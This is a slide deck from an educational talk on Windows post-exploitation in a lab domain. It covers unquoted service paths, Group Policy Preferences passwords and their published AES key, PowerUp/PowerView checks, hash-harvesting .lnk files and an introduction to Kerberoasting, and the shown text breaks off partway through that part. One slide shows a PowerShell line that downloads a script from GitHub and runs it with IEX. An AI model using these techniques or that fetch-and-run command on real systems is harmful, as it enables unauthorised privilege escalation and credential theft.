

E.C. INFOSEC

IMPROVING CYBER OFFENSE AND I

WELCOME!

- 1) Grab a drink!**
- 2) Mingle!**
- 3) Starts at 6:30!**



E.C. INFOSEC

IMPROVING CYBER OFFENSE AND DEFENSE

Thanks for coming!

WINDOWS POST EXPLOITATION

About Me / Housekeeping

- Samuel Gibson
- Penetration tester
- Former security administrator
- Masters in Information Assurance and Computer Security
- CISSP
- Lots of experience in the PCI space, but many verticals

- My opinions are my own and do not represent my employer
- Talk is educational – Hacking networks without written permission is illegal last I checked

What to Expect

- What this presentation is not about
 - Exploits
 - “L337 haxoring”
 - Finding sensitive data
- What is it about then?
 - Privilege escalation after initial compromise
 - Abusing configurations and features
 - Establishing baselines for attacker capabilities
- Assumptions
 - Some initial internal system compromised
 - The tools used are demonstrative – not the only means

Exploits are Cool, but Risky

- Last option
- Might get flagged by anti-virus
 - Alert target organization
 - Impact system stability
- Better to blend in
 - Use existing credentials
 - Many companies trust their users
 - Attackers can make an unsuspecting user a malicious insider



FLOW OF TALK

Flow of Talk

- Attackers have goals (i.e. data theft)
- **Attackers usually need to escalate and pivot**
- **Gather credentials that allow access to more resources and accomplish the goal**

- Local user access (Initial Access)
- Local admin access (Admin Access)
- Domain admin access (Domain Admin Access)

Details About the REDLAB Network



Important REDLAB User Accounts

- REDLAB\Administrator – Built-in Domain Admin
 - Can access anything
- REDLAB\Aadmin – Alice Admin – Domain Admin
 - Can access anything
 - In use on WIN7ADMIN
- REDLAB\Tuser – Tim User – Domain Users
 - Standard Domain Users member
 - In use on WIN7USER
- REDLAB\SQLService – Important SQL Account – Domain Admin
 - SQL Server service account
 - Domain Admins member (can access anything)
 - In use on FILESRV

Note on Privilege Escalation

- Privilege escalation involves gaining additional privileges to gain access to additional resources
- Credential harvesting (accounts and/or passwords)
 - Stored passwords
 - Shared passwords
- Easily guessed passwords
 - Password-spraying attacks
 - Password reuse
- Paths
 - Local privilege escalation (Get SYSTEM, Get sensitive creds)
 - Network privilege escalation (Find path to data or SYSTEM)

INITIAL ACCESS


WIN7USER: Non-admin

Initial Recon

- Situational awareness
- Examine local system
 - Sensitive information (goal)
 - Privileges (current access)
 - Credentials (potential rights of compromised account)
- Examine network to enable pivoting to other systems
 - Share access
 - Printers
 - Active Directory

Current rights (WIN7USER)

- Whoami
- Net user
- Net localgroup administrators



A screenshot of a Windows command prompt window. The title bar shows the path `C:\Windows\system32\cmd.exe`. The command prompt shows the following text:

```
C:\Users\tuser>whoami
redlab\tuser
C:\Users\tuser>_
```

The window has a blue title bar and a white background. A mouse cursor is visible in the center of the window.

Local Escalation


- Lots of options
 - Unattended install file *C:\Windows\Panther\Unattend.xml*
 - Automatic logon
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
 - Always install elevated
 - Web.config strings
 - Config files
 - Modifiable schtask files
 - **Unquoted service paths**
 - DLL highjacking
 - **Group Policy Preferences**

UNQUOTED SERVICE PATHS

File Permission-based Privilege Escalation

Unquoted Service Paths

- Issue when there is a space in a file path and the attacker can write to the appropriate directory.



Potential Paths to Write EXE

- C:\Program.exe
- C:\Program Files (x86)\REALTEK\USB.exe


This will throw an error on reboot or when service is reloaded, but can run it.

Known since 2012 and not fixed. Best practices state that developers should wrap service paths in quotes ([Help Eliminate Unquoted Path Vulnerabilities](#))

Standard users can't write to C:\ or C:\Program Files in most cases...

File Permissions

Permissions differ between built-in directories in C:\ and those created after install (DLL highjacking similar)



GROUP POLICY PREFERENCES

Examining Network Resources

Group Policy Preferences

- Historically used to set local admin user's password via GPO. Password is encrypted in GPO
- Microsoft published the hardcoded password back before 2012

(<https://msdn.microsoft.com/en-us/library/2c15cbf0-f086-4c74-8b70-1f2fa45dd4be.aspx>)

2.2.1.1.4 Password Encryption

All passwords are encrypted using a derived Advanced Encryption Standard (AES) key.<3>

The 32-byte AES key is as follows:


```
4e 99 06 e8 fc b6 6c c9 fa f4 93 10 62 0f fe e8  
f4 96 e8 06 cc 05 79 90 20 9b 09 a4 33 b6 6c 1b
```

Microsoft Patched in 2014

- MS14-025
(<https://support.microsoft.com/en-us/help/2962486/ms14-025-vulnerability-in-group-policy-preferences-could-allow-elevate>)
- This will prevent admins from setting passwords using the old GPO settings
- It does not remove the old passwords from the GPO
- Consider Local Admin Password Solution
 - Allows a single account to exist across an environment with unique passwords per endpoint
 - Stores passwords in plain text in AD computer object
 - You can delegate the access and log it
 - This is still a win for defenders

Powerup.ps1

- Part of PowerSploit
- Does the checks we just discussed and more quickly
- Consider running against corporate images prior to deploying




A screenshot of a Windows Command Prompt window. The title bar reads "Command Prompt - powershell.exe -ep bypass". The command prompt shows the prompt "PS C:\Users\tuser>" followed by the command "Invoke-AllChecks_". The cursor is positioned at the end of the command. The window has standard Windows window controls (minimize, maximize, close) in the top right corner.

FINDING ADMIN ON OTHER SYSTEMS

Finding Shares Using Current Credentials

Eventually Look to Other Hosts

- Can't escalate locally or need to find target data
- Search for shares ([Powerview's](#) ShareFinder)
- Might be able to read sensitive files (unattended install, KeePass databases, SYSVOL share, etc)



```
Command Prompt - powershell.exe -ep bypass
PS C:\Users\tuser> (New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1") | IEX
PS C:\Users\tuser> _
```

Find-LocalAdminAccess

```
Command Prompt - powershell.exe -ep bypass
PS C:\Users\tuser> HOSTNAME.EXE
WIN7USER
PS C:\Users\tuser> Find-LocalAdminAccess
FILESRV.redlab.local
PS C:\Users\tuser>
```


```
Administrator: Command Prompt

C:\Users\Administrator>hostname.exe
FILESRV

C:\Users\Administrator>net localgroup administrators
Alias name      administrators
Comment

Members


-----
Administrator
REDLAB\Domain Admins
REDLAB\Domain Users
The command completed successfully.
```



WRITE PERMISSIONS ON SHARES

Coaxing Hashes out of Users

- If you have write access to a share, a malicious .Ink can gather hashes from users who access that share
- Can make the path an internal system or one on the Internet in some cases (We'll circle back to this)



CHECK NETWORK DEVICES

Printers or Other Systems with Default Credentials

Check Printers for Default Passwords

- Printers often have default admin credentials
- MFPs have ability to scan to share over SMB
 - Domain user creds (Enumerate further info)
 - Domain Admin creds (Keys to kingdom)
- Other systems might have service accounts

KERBEROASTING

Still as a Regular User

Windows Hashes (Stored)

- LM (Passable)
 - local account creds
 - AD DC password storage
 - Old and quite insecure
- NTLM (Passable)
 - Local account creds
 - AD DC Password storage
 - Newer, better, unsalted

chad:500:aad3b435b51404eeaad3b435b51404ee:ed50bdc9faa370e31ac4ee119fd51f48:::

Domain Computers have local user NTLM hashes


Domain Controllers have all domain user NTLM hashes

Kerberos (Oversimplified)

- Centralized user authentication that relies on a centralized infrastructure for authentication
- Does not send password over network
- User accounts request service tickets from Key Distribution Center (KDC) by requesting a Ticket-Granting Ticket (TGT)
- **TGT contains response encrypted with the user account's NTLM password hash!!!**
- User decrypts the TGT and uses that value to prove its identity and gets a ticket to authenticate to the target resource

SQL Server Express on FILESRV

- Service Principal Name (SPN) in Active Directory



